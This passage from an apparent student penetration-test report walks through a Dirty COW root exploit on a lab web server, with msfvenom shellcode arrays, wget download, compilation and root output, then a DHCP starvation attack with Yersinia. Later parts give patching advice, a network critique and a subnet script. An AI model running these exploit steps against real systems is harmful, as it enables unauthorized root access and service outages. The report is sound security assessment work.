  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x20, 0x2d, 0x63,
  0x20, 0x27, 0x65, 0x63, 0x68, 0x6f, 0x20, 0x30, 0x20, 0x3e, 0x20, 0x2f,
  0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79, 0x73, 0x2f, 0x76, 0x6d, 0x2f,
  0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77, 0x72, 0x69, 0x74, 0x65, 0x62,
  0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e, 0x74, 0x69, 0x73, 0x65, 0x63,
  0x73, 0x27, 0x00, 0x57, 0x53, 0x89, 0xe1, 0xcd, 0x80
root@kali:~#
```

Figure 100 - New payload generation

The original code is then edited to the following values:

```
//* $ msfvenom -p linux/x86/exec CMD="/bin/bash -c 'echo 0 > /proc/sys/vm/
dirty_writeback_centisecs'" PrependSetuid=True -f elf | xxd -i
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0xbd, 0x00, 0x00, 0x00,
  0x26, 0x01, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x3f, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x20, 0x2d, 0x63,
  0x20, 0x27, 0x65, 0x63, 0x68, 0x6f, 0x20, 0x30, 0x20, 0x3e, 0x20, 0x2f,
  0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79, 0x73, 0x2f, 0x76, 0x6d, 0x2f,
  0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77, 0x72, 0x69, 0x74, 0x65, 0x62,
  0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e, 0x74, 0x69, 0x73, 0x65, 0x63,
  0x73, 0x27, 0x00, 0x57, 0x53, 0x89, 0xe1, 0xcd, 0x80

};
unsigned int sc_len = 189;
```

Figure 101 - edited code

The apache2 web server is then started for Kali, using the command **service apache2 start**. This enables files to be uploaded to the Kali webserver, and thus downloaded onto the 172.16.221.237 web server. The command **cp Desktop/40616.c /var/ww/html/** is used to upload the exploit to the web server.

On the webserver, the command **wget 192.168.0.200/40616.c** is run to download the exploit. This can be seen in Figure 102.

Figure 102 - Exploit download

Figure 103 shows the exploit as having successfully downloaded onto the web server.




Figure 103 - Download successful

Once the exploit has been downloaded, it is decompiled and run. This can be seen in Figures 104 and 105.




Figure 104 - decompiling the exploit

```
./cow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 41284
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
```

Figure 105 - running the exploit

The exploit has now successfully been run, but when the command **whoami** is run, it still displays that the 'www-data' user is logged in, not root. However, upon checking the /proc/sys/vm/dirty_writeback_centisecs folder, it is found that it has been changed to 0. This can be seen in Figure 106.

```
cat /proc/sys/vm/dirty_writeback_centisecs
0
```

Figure 106 - updated file

Therefore, the exploit has worked to some extent. The exploit is now removed from the web server and the original version of the exploit is used. The code for the x64 processor is deleted and the commented x86 code is uncommented, as seen in Figure 107.

```
//* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
  0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x0a, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
  0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;
```

Figure 107 - original exploit

The same process as before is used to upload the new exploit to the Kali server, and download it onto the web server. From here the code is decompiled and run. The exploit being downloaded and decompiled can be seen in Figure 108.

```
wget 192.168.0.200/DirtyCow.c
--2017-09-27 21:25:10--  http://192.168.0.200/DirtyCow.c
Connecting to 192.168.0.200:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3711 (3.6K) [text/x-csrc]
Saving to: `DirtyCow.c'

     0K ...                                                   100%  482M=0s

2017-09-27 21:25:10 (482 MB/s) - `DirtyCow.c' saved [3711/3711]

gcc DirtyCow.c -o moo -pthread
DirtyCow.c: In function 'procselfmemThread':
DirtyCow.c:78:9: warning: passing argument 2 of 'lseek' makes integer from point
er without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type '
void *'
DirtyCow.c: In function 'main':
DirtyCow.c:121:5: warning: format '%d' expects argument of type 'int', but argum
ent 2 has type '__off_t' [-Wformat]
```

Figure 108 - download and decompile the exploit

The exploit is now run, and the command **whoami** is entered, to establish if the user had been upgraded to root. Figure 109 shows that the exploit was successful, and the user has been upgraded to root.

```
./moo
whoami
root
```

Figure 109 - Exploit run

Root privileges have now been gained on the 172.16.221.237 web server.

DHCP spoofing

192.168.0.203 is a DHCP server, and thus may be vulnerable to DHCP spoofing. If the webserver can successfully be spoofed, then it would be unable to accept any more requests.

A tool call Yersinia can be used to send DHCP packets to the DHCP server, and spoof the mac addresses being sent. This would cause the server to be starved, and any legitimate requests to the web server will fail.

The command **Yersinia –I** was run to activate the GUI for the tool. The selected interface by default was set to the main Ethernet port(eth0).

By pressing the F2 key, the DHCP mode was entered. On this page, it was possible to view the DHCP packets passing through the switch. This can be seen in Figure 110.

```
yersinia 0.7.3 by Slay & tomac - DHCP mode
                                  SIP             DIP             MessageType          Iface Last seen
                                  192.168.0.210   192.168.0.203   REQUEST              eth0  27 Sep 22:27:27
                                  192.168.0.203   192.168.0.210   ACK                  eth0  27 Sep 22:27:27
```

Figure 110 - DHCP packets

From here, the spoofing attack can be executed by pressing the **x** key, and then pressing **1** to send discover packets. This attack will not be carried out due to the network being live, and the potential for this attack to bring down the DHCP server.

Patches and mitigations

Now that the devices have all been exploited, patches must be implemented for these exploits.

Shellshock

In order to secure the 192.168.0.242 web server against shellshock, the bash version needs to be upgraded. To upgrade the bash version, the command **sudo apt-get update && sudo apt-get install** should be run. This will upgrade the bash service on the server to the latest version, and patch the shellshock exploit.

Password Cracking

Password cracking can be avoided by using strong secure passwords. A secure password should be used that is unique to each device. The two most important components of passwords are their complexity and their length, with the latter being the most important. The reason for this is because the shorter a password is, the more likely a brute force attack is to be successful. Passwords should ideally be at least sixteen characters long, and consist of uppercase and lowercase letters, numbers and special characters.

This section will cover how to update the passwords in the network.

Ssh passwords

For all of the devices where access was gained through ssh, the passwords can be updated by completing the following steps. It Is advised not to reuse passwords across different devices, as this means that once one password is cracked, several devices can be accessed. This was the case for the xadmin account.

The first step is to log in to the account whose password requires changing. In this example, the device will be 192.168.0.34.

Once a connection has been established, the command **sudo passwd <user>** is entered. In this case, the user is xadmin. The password created should be long and secure. For example, the password that xadmin will be updated to is “Th1s!sAS3cur3Password@”. This process can be seen in Figure 111.




Figure 111 - Password change

This process should be repeated for all other devices that allow ssh, with a different password being used for each. The root password should also be updated.

WordPress

To change the password for WordPress, navigate to the Users section in the side bar, then select the user whose passwords needs changed. In this case the user is admin. Click the “edit” button located

below the user's name, and then scroll to the bottom of the page, until the 'New password' section is found. Update the WordPress password here. This full process can be seen in Appendix G.

Firewall

To change the password for the firewall, the GUI must first be accessed. Once logged in, the user must navigate to System -> User Manager -> edit admin user. Once this page has been navigated to, the admin password can be changed. This process is seen in Appendix H.

Routers

To change the routers password from the default, they must first be accessed through telnet. Once in the router, the default password can be changed.

To change the password for the vyos router, the command **configure** must first be run. This command is run so that the configuration settings of the router can be changed.

The command **set system login user vyos authentication plaintext-password <password>** is then run. This will change the password for the vyos user. In this case the password used will be S3CurEPa55W0r@ds. To save the new password to the system, the command **commit** is executed, followed by **save**. This process can be seen in Figure 112.




Figure 112 - Router password change.

WordPress

Through the Nikto scan, it was identified that the current version of WordPress running has several vulnerabilities. These can be patched by simply updating the current version running of WordPress.

To update the current version of WordPress, navigate to the dashboard then the Updates section. From this page it is possible to update WordPress.

Dirty Cow

To patch the Dirty Cow exploit, a similar process as patching the shellshock vulnerability is used. The command **sudo apt-get update && sudo apt-get dist-upgrade** must be run. This will update the system to the latest version of Ubuntu, and will reboot the server. Once this command is run, the server should no longer be vulnerable to Dirty Cow.

DHCP Spoofing

To avoid attacks against the DHCP server, the DHCP snooping feature can be added to the switch 192.168.0.192. With the DHCP snooping feature, the switch ports are configured into two different

states – trusted and untrusted. If a port is configured to trusted, then it can receive DHCP packets. If it is configured to untrusted then it cannot receive any DHCP packets. By configuring the ports like this, if the attacker sends a DHCP packet to an untrusted port on the switch, then it will be dropped. To find the commands on how to change the switch ports, click here (Popeskic, 2018).

Network Design Critical Evaluation

The setup of the network has many positives and negatives. The 192.168.0.0 network makes efficient use of subnets, and avoids host wastage. However, the 13.13.13.0 does not make good use of subnets. The 13.13.13.0 network has a netmask of /24, meaning that 253 hosts can be set up. The network only contains two hosts, thus wasting 251 IPs. A more ideal subnet mask would be /30, as this would only use four hosts, rather than 255. The same can be said for the 172.16.221.0/24 network.

The 192.168.0.96/27 network does not need as many hosts this subnet allows, as it is only two routers connected to each other. To avoid host wastage, the netmask should be changed to /30.

The firewall has been poorly configured as it allows for traffic to come from the DMZ, to 192.168.0.66. The DMZ should contain untrusted devices that should not be able to gain access to any other areas of the network.

The router interfaces still make use of the telnet protocol. The telnet protocol has been proven to be untrustworthy, as it does not encrypt any traffic that passes through. Telnet should be removed from the routers, and replaced with the ssh protocol, as this is a much more secure way of communicating with the device.

An Intrusion Detection System (IDS) should be implemented within the network. By implementing an IDS, any unusual traffic within the network that could be malicious will be flagged up. For example, if it is found that a port scan is being run from within the network, which is uncommon, then the IDS will flag this up as a potential security issue. Including an IDS will help detect any attacks against and within the network.

Several devices within the network make use of the NFS protocol. The NFS protocol is used for file sharing and editing between devices. The problem with the way NFS is set up on device 192.168.0.210 and device 192.168.0.66, is that they allow the root folders to be viewed. This subsequently means that all folders within the device can be viewed and edited. If a malicious attacker was to gain access to these files, then they could potentially be used to exploit the system further. To counteract this, the NFS port should either be closed or the files that can be viewed should be restricted.

Conclusion

In conclusion, the network has several large flaws that require patching. If these vulnerabilities are not patched, then an attacker cause serious harm from within the network, and gain large amounts of sensitive data. The majority of vulnerabilities came from using weak passwords that were easily cracked using common dictionary attacks. The best way to protect against these attacks is to use complex passwords that are unique across all devices and make sure that all the software is running on the most up to date versions.

References

Popeskic, V. (2018). *Prevent DHCP Server Spoofing by using DHCP snooping*. [online] How Does Internet Work. Available at: https://howdoesinternetwork.com/2012/prevent-dhcp-server-spoofing [Accessed 11 Dec. 2018].

Nmap.org. (2018). *Nmap: the Network Mapper - Free Security Scanner*. [online] Available at: https://Nmap.org/ [Accessed 11 Dec. 2018].

Wiki.vyos.net. (2018). *User Guide - VyOS Wiki*. [online] Available at: https://wiki.vyos.net/wiki/User_Guide [Accessed 11 Dec. 2018].

Offensive-security.com. (2018). [online] Available at: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ [Accessed 11 Dec. 2018].

Mozilla. (2018). *Download the fastest Firefox ever*. [online] Available at: https://www.mozilla.org/en-GB/firefox/new/ [Accessed 11 Dec. 2018].

Google.co.uk. (2018). *Google*. [online] Available at: https://www.google.co.uk/ [Accessed 11 Dec. 2018].

Netgate.com. (2018). *User Management — pfSense Default Username and Password | pfSense Documentation*. [online] Available at: https://www.netgate.com/docs/pfsense/usermanager/pfsense-default-username-and-password.html [Accessed 11 Dec. 2018].

Metasploit. (2018). *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*. [online] Available at: https://www.metasploit.com/ [Accessed 11 Dec. 2018].

Varying Vagrant Vagrants. (2018). *Default Credentials*. [online] Available at: https://varyingvagrantvagrants.org/docs/en-US/default-credentials/ [Accessed 11 Dec. 2018].

Sectools.org. (2018). *THC Hydra – SecTools Top Network Security Tools*. [online] Available at: https://sectools.org/tool/hydra/ [Accessed 11 Dec. 2018].

Appendix

Appendix A – Subnet Calculations


The python script for the subnet calculations:

Open *subnet.py ~/Desktop Save


```
def find_subnet(subnet):

        print "Ip Address: " + subnet

        NewSubnet = subnet.split("/")
        mask = 32 - int(NewSubnet[1])

        hosts = 2**mask

        modulo = int(NewSubnet[1]) % 8

        print "The amount of network bits in the subnet is calculated by
working out the remainder between the subnet mask divided by 8"


        print

        print "Network bits for the subnet: " + str(modulo)

        print

        print "the 1's represent the network portion, and the 0's represent
the host portion."

        print

        bits = ""


        for i in range(32):


                if(i < int(NewSubnet[1])):

                        bits = bits + "1"

                else:
                        bits = bits + "0"

                i += 1

                if i > 1 and i % 8 == 0 and i != 32:

                        bits = bits + "."


        print

        print bits

        print



        print "All Network bits: " + str(NewSubnet[1])
        print "Host bits: " + str(mask)
        print "Amount of hosts in subnet: " + str(hosts)
        print "Amount of useable hosts in subnet: " + str(hosts-2)

        address = subnet.split('.')
        split2 = address[3].split('/')
        octet4 = split2[0]

        count = 0

        while count < int(octet4):
                count += hosts

        octet3 = address[0] + '.' + address[1] + '.' + address[2] + '.'

        print "The network address is: " + octet3 + str(count - hosts)
        print "The broadcast address is: " + octet3 + str(count -1)
        print "The network range is: " + octet3 + str(count - hosts + 1) +
"-" + str(count -2)

file1 = open('IpAddresses.txt')
```


```
while True:
        print

        line = file1.readline()
        if("" == line):
                break;
        subnet = line
        print '-------------------------------------------------------------'
        find_subnet(subnet)
```


The IPAddresses.txt file:



